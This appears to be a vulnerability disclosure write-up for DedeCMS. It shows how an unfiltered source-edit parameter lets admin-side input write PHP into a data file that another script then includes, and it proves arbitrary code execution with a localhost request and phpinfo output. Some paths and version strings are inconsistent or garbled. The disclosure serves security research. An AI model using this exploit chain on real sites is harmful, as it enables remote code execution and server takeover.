


Download the latest version from the official website <https://www.dedecms.com/>




code analysis

After building, locate/uploads/de/article_Source_Edit.php



From the above code, it can be seen that the parameter `$allsources` is controllable and input by the user; And `$fp` specifies the file location and writes the `$allsources` content to `/uploads/data/admin/source.txt`, where any PHP code can be written without filtering.

Continue tracking `uploads/de/article_String_Mix.php` function



Access: http://127.0.0.1:8116/uploads/dede/article_string_mix.php


Write the following code to implement a file containing vulnerabilities

```
$file = "admin/source.txt";
```

```
include_once $file;
```



Successfully written:



access [http://127.0.0.1:8116/uploads/data/downmix.data.php?x=phpinfo\(\)](http://127.0.0.1:8116/uploads/data/downmix.data.php?x=phpinfo()) ;
Arbitrary code execution

PHP Extension		220131226
Zend Extension		220131226
Zend Extension Build		API220131226,NTS,VC11
PHP Extension Build		API20131226,NTS,VC11
Debug Build		no
Thread Safety		disabled
Zend Signal Handling		disabled
Zend Memory Manager		enabled
Zend Multibyte Support		provided by mbstring
IPv6 Support		enabled
DTrace Support		disabled
Registered PHP Streams		php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports		tcp, udp, ssl, sslv3, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters		convert.iconv*, mdecrypt*, mdecrypt*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*
This program makes use of the Zend Scripting Language Engine: Zend Engine v2.6.0. Copyright (c) 1998-2015 Zend Technologies		zendengine

Configuration

bcmath

BCMath support	enabled		
Directive	Local Value	Master Value	
bcmath.scale	0	0	